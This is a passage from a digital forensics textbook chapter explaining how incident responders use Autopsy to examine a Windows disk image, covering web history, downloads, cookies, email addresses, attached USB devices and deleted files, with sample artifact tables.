Google				2022-01-19 22:42:35 PST	2022-02-03 23:02:22 PST	2022-02-11 17:11:40 PST	2022-01-19 22:42:35 PST	144	Allocated	Allocated	unknown
Internet Explorer				2022-01-23 10:31:08 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 09:42:01 PST	56	Allocated	Allocated	unknown
Java				2022-02-05 23:38:18 PST	2022-02-05 23:38:18 PST	2022-02-12 15:22:44 PST	2022-02-05 23:37:37 PST	480	Allocated	Allocated	unknown
Logi				2022-02-03 22:24:41 PST	2022-02-03 23:02:22 PST	2022-02-11 17:11:40 PST	2022-02-03 22:24:41 PST	152	Allocated	Allocated	unknown
Logitech				2022-02-03 22:23:09 PST	2022-02-03 23:02:22 PST	2022-02-12 15:17:32 PST	2022-02-03 22:23:09 PST	256	Allocated	Allocated	unknown
Microsoft Update Health Tools				2022-01-27 22:30:51 PST	2022-02-03 23:02:22 PST	2022-02-11 17:11:40 PST	2022-01-27 22:30:51 PST	56	Allocated	Allocated	unknown
ModifiableWindowsApps				2022-01-23 09:42:01 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 09:42:01 PST	48	Allocated	Allocated	unknown
Realtek				2022-02-03 22:40:51 PST	2022-02-03 22:40:51 PST	2022-02-12 15:17:30 PST	2022-01-19 22:49:25 PST	144	Allocated	Allocated	unknown
Uninstall Information				2022-01-10 15:02:24 PST	2022-02-03 23:02:22 PST	2022-02-11 17:11:40 PST	2022-01-10 15:02:24 PST	48	Allocated	Allocated	unknown
Windows Defender				2022-02-03 23:05:36 PST	2022-02-12 15:17:17 PST	2022-02-12 15:17:17 PST	2022-01-23 09:42:01 PST	208	Allocated	Allocated	unknown
Windows Mail				2022-01-23 09:42:04 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 09:42:01 PST	352	Allocated	Allocated	unknown
Windows Media Player				2022-01-23 10:32:02 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 10:31:19 PST	56	Allocated	Allocated	unknown
Windows NT				2022-01-23 10:24:39 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 09:42:01 PST	480	Allocated	Allocated	unknown

Figure 11.13 – Autopsy's center pane

Finally, the bottom pane contains the metadata and other information about individual files contained in the center pane. In this example, the `desktop.ini` file has been selected. Clicking on the **File Metadata** tab displays information specific to that file:




Figure 11.14 – File metadata

https://t.me/learningnets

Finally, the file's hexadecimal content can be viewed by clicking on the **Hex** tab:




Figure 11.15 – Hex view

This view is excellent if an analyst wants to inspect an application or another file that is suspected of being malware.

What Autopsy offers is the ability to perform some of the actions and analyses that can be found on other commercial platforms. However, it should be noted that in the case of more complex investigations, it may become necessary to utilize more sophisticated platforms. Autopsy also provides responders that are new to disk forensics with a more user-friendly platform so that they can gain experience with one before they move on to a more sophisticated commercial solution.

Examining a case

Once the case has been processed, the left-hand pane will be populated with the number of artifacts located in the system:

https://t.me/learningnets




Figure 11.16 – Autopsy's artifacts pane

In the previous screenshot, there are several items listed under the **Data Artifacts** portion. These include looking at programs that have been installed, the operating system's information, and recent documents. Another key feature of Autopsy is the ability to examine the entire folder structure of the image file. Clicking on the plus (+) sign next to **Data Sources** expands the entire folder structure. This is useful if, through other sources, an analyst can identify the location of a suspect file:

https://t.me/learningnets




Figure 11.17 – Data Sources

Different data points can be examined by utilizing Autopsy. What to search for and how to search for it is often dictated by the type of incident or examination under investigation. For example, a malware infection that originates from a compromised website may involve examining the system for URLs that the user may have typed in or otherwise accessed via a browser. Furthermore, the actual file may be located by utilizing information that's been obtained by examining the system memory, which we covered in the previous chapter. For example, if an analyst was able to locate a suspect process and was subsequently able to also locate the executable, they may utilize Autopsy to find the last time the executable was launched. This can provide responders with a time so that they can examine other systems for evidence of compromise.

In another scenario, responders may be tasked with identifying whether an employee accessed confidential files so that they could pass them on to a competitor. This may involve examining the system for the times and dates when files were accessed, email addresses that may have been used, external cloud storage sites that were accessed, or USB storage that was connected to the system. Finally, a full list of these files may provide insight into the confidential documents that were moved.

https://t.me/learningnets

Web artifacts

There are several types of incidents where it may be necessary to examine a system for evidence of malicious activity that's been conducted by a user. Previously, we mentioned accessing cloud-based storage where a malicious insider had uploaded confidential documents. In other circumstances, social engineering attacks may have an unsuspecting employee navigate to a compromised website that subsequently downloads malicious software. In either case, Autopsy provides us with the ability to examine several areas of web artifacts.

The first of these web artifacts is **web history**. In the event of a social engineering attack that involves a user navigating to a malware delivery site, this data may provide some insight into the specific URL that was navigated to. This URL can then be extracted and compared with known malicious website lists from internal or external sources. In other cases, where an insider has accessed an external cloud storage site, the web history may provide evidence of this activity. Let's take a look at this case in detail:

1. Clicking on the **Web History** section in the left-hand pane opens the center pane and shows detailed information concerning a URL that was accessed by the system:

History			file:///C:/Users/Patrick/AppData/Local/Temp/LogiUI/Pak/ht...	2022-02-03 21:30:08 PST	file:///C:/Users/Patrick/AppData/Local/Temp/LogiUI/Pak/ht..
History		1	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...	2022-01-27 22:21:47 PST	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...
History		1	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...	2022-01-27 22:30:06 PST	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...
History		1	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...	2022-01-27 23:07:00 PST	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...
History		1	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...	2022-01-29 20:58:33 PST	https://account.live.com/Abuse?mkt=EN-US&uiflavor=win...
History		1	https://hacker-simulator.com/	2022-02-12 15:30:26 PST	https://hacker-simulator.com/
History		1	https://hacker-simulator.com/	2022-02-12 15:30:26 PST	https://hacker-simulator.com/

Figure 11.18 – Web History

2. In the preceding screenshot, Autopsy indicates that the website `hacker-simulator.com` was accessed by this system. Further information provided by Autopsy allows the analyst to evaluate other information, such as the location of the artifact and what type of browser was used. This information can be accessed via the **Data Artifacts** tab in the lower **Results** pane:




Figure 11.19 – Web history metadata

https://t.me/learningnets

3. Another source of data that is useful in investigations is **Web Downloads** in the **Data Artifacts** section. A common technique used by threat actors is to direct users or scripts to download secondary exploits or malware. This can include hacking tools and other scripts, often using the system's capability to download from websites. In this case, if we click on **Web Downloads**, we can see the path to the downloaded file, along with the URL the file was downloaded from:




Figure 11.20 – Web Downloads

4. In addition, Autopsy provides the metadata of the specific downloaded file under examination. Clicking on the **File Metadata** tab produces the following data:





Figure 11.21 – Web download metadata

As the preceding screenshot shows, there are some more details concerning the downloaded file. For example, the analyst can gather time information, file location, and an MD5 hash, which can be utilized to compare any extracted files that are examined further. In some circumstances, a suspect may decide to delete the browsing history from the system to hide any malicious activity. Another location that may provide evidence of sites that have been accessed

https://t.me/learningnets

by a malicious insider is web cookies. These can be accessed in the left-hand pane under **Web Cookies**. Clicking on this produces a list of the cookies that are still on the system:


Listing
Web Cookies
Table | Thumbnail | Summary
Page: 1 of 1 Pages: Go to Page:

Source File	S	C	O	URL	Date Accessed	Name	Value	Program Name	Domain
Cookies			1	ntp.msn.com	2022-02-12 15:29:33 PST	sptmarket		Microsoft Edge	ntp.msn.com
Cookies			1	.msn.com	2022-02-12 15:29:33 PST	_EDGE_V		Microsoft Edge	msn.com
Cookies			1	ntp.msn.com	2022-02-12 15:29:33 PST	MSFPC		Microsoft Edge	ntp.msn.com
Cookies			1	.msn.com	2022-02-12 15:29:33 PST	_SS		Microsoft Edge	msn.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	SRCHD		Microsoft Edge	bing.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	SRCHUID		Microsoft Edge	bing.com
Cookies			1	.microsoft.com	2022-02-12 15:29:33 PST	MC1		Microsoft Edge	microsoft.com
Cookies			1	microsoftedgewelcome.microsoft.com	2022-02-05 22:47:50 PST	MSFPC		Microsoft Edge	microsoftedgewelcome.microsoft.com
Cookies			4	www.bing.com	2022-02-12 15:17:40 PST	MUIDB		Microsoft Edge	www.bing.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	ABDEF		Microsoft Edge	bing.com
Cookies			4	www2.bing.com	2022-02-03 18:09:41 PST	MUIDB		Microsoft Edge	www2.bing.com
Cookies			4	.google.com	2022-01-19 22:41:08 PST	_ga		Microsoft Edge	google.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	MUID		Microsoft Edge	bing.com
Cookies			1	.msn.com	2022-02-12 15:29:33 PST	MUID		Microsoft Edge	msn.com
Cookies			4	.c.bing.com	2022-02-05 22:47:54 PST	SRM_M		Microsoft Edge	c.bing.com
Cookies			1	.c.msn.com	2022-02-03 21:51:07 PST	SRM_M		Microsoft Edge	c.msn.com
Cookies			1	.reddit.com	2022-02-03 20:45:39 PST	csv		Microsoft Edge	reddit.com

Figure 11.22 – Web Cookies

Depending on the type of incident, web artifacts can play an important role. Autopsy has some functionality for this, but responders may find that other commercial solutions provide a much more robust platform. Evidence Finder by Magnet Forensics (`www.magnetforensics.com`) scours the entire system for internet artifacts and then presents them in a way that is easy for the analyst to view. Another key advantage of commercial solutions such as this is that their functionality is updated continuously. Depending on the frequency of internet and web artifact searching, the inclusion of tools such as this may be beneficial.

Email

Locating suspect emails continues to be a task that incident responders often engage in. This can include externally caused incidents such as social engineering, where responders may be tasked with locating a suspect email that had malware attached to it. In other circumstances, malicious insiders may have sent or received communication that was inappropriate or violated company policy. In those cases, responders may be tasked with recovering those emails so that they can be included in termination proceedings or legal action.

Autopsy can locate emails contained in the system. From these emails, they may be able to identify one or more suspicious emails and domains that can be further researched to see if they are associated with social engineering or other malicious activity. Simply click on **Keyword Hits** and then the **Email Addresses** tab in the left-hand pane. From there, the analyst can see the email addresses that are located on the system:

https://t.me/learningnets





Figure 11.23 – Email addresses

Next, let's look at attached devices.

Attached devices

Another key piece of evidence that may be useful to an analyst is data about when specific devices were attached to the system. In the scenario of a malicious insider attempting to steal confidential documents, knowing whether they utilized a USB device would be helpful. Autopsy utilizes the registry settings located on the system to identify the types of devices attached and the last time that they were used. In this case, the output of clicking **Devices Attached** in the left-hand pane produces the following results:

https://t.me/learningnets




Listing
USB Device Attached
Table | Thumbnail | Summary
Page: 1 of 1 Pages: Go to Page:

Source File	S	C	O	Date/Time	Device Make	Device Model	Device ID
SYSTEM			1	2022-02-12 14:47:39 PST		ROOT_HUB30	4&3956dc5b&0&0
SYSTEM			1	2022-02-12 14:47:41 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	200901010001
SYSTEM			1	2022-02-12 14:47:42 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	68a631fef8&0&0000
SYSTEM			1	2022-02-12 14:47:42 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	68a631fef8&0&0002
SYSTEM			1	2022-02-12 14:47:41 PST	Intel Corp.	Product: 0A2B	5&3ff26ec&0&7
SYSTEM			1	2022-02-03 21:05:48 PST		ROOT_HUB30	4&3956dc5b&0&0
SYSTEM			1	2022-01-21 17:22:30 PST	Apple, Inc.	Product: 12A8	fb028ddefa8af7df5b12d3e729f075d150637a31
SYSTEM			1	2022-01-21 17:22:32 PST	Apple, Inc.	Product: 12A8	68&29be3f9f8&0&0000
SYSTEM			1	2022-02-03 21:05:49 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	200901010001
SYSTEM			1	2022-02-03 21:05:51 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	68a631fef8&0&0000
SYSTEM			1	2022-02-03 21:05:51 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	68a631fef8&0&0002
SYSTEM			1	2022-01-10 15:06:19 PST	ASIX Electronics Corp.	Product: 1790	000050B6288F09
SYSTEM			1	2022-01-10 15:03:37 PST	Chipsbank Microelectronics Co., Ltd	Product: 198A	58&3ff26ec&0&1
SYSTEM			1	2022-02-03 21:05:51 PST	Intel Corp.	Product: 0A2B	58&3ff26ec&0&7

Figure 11.24 – USB devices

Drilling down into the **Data Artifacts** tab, the analyst can identify the type of device and the date and time that the USB device was attached:



Result: 2 of 7 Result

Type	Value
Date/Time	2022-02-12 14:47:41 PST
Device Make	Cheng Uei Precision Industry Co., Ltd (Foxlink)
Device Model	Product: 0815
Device ID	200901010001
Source File Path	/img_Laptop1Final.E01/vol_vol6/Windows/System32/config/SYSTEM
Artifact ID	-9223372036854775682

Figure 11.25 – USB device artifacts

Finally, a more detailed examination of the **Source File Metadata** area would show additional data that can be utilized to reconstruct the time that the USB device was accessed on the system:

https://t.me/learningnets




Figure 11.26 – Device entry metadata

Next, let's look at deleted files.

Deleted files

Files that have been deleted can also be reconstructed, either partially or completely. The Windows operating system will not delete files when the user selects deletion. The operating system will mark the space a deleted file takes up in the **Master File Table** (**MTF**) as available to write new files to. As a result, responders may be able to view deleted files that have not been overwritten.

> **Solid-state drives**
>
> As discussed in *Chapter 8*, keep in mind the challenge that forensic analysts have when examining **solid-state drives** (**SSDs**). Deleted files can often be recovered from traditional platter hard drives, even after a system is powered down. With SSDs, the operating system will often remove deleted files to make storing files more efficient. The following website has an excellent breakdown of this if you want to find out more: `https://www.datanarro.com/the-impact-of-ssds-on-digital- forensics/`.

To view the deleted files on a system, click on **Deleted Files** in the left-hand pane. From here, the analyst can see all of the files that have been marked for deletion:

https://t.me/learningnets

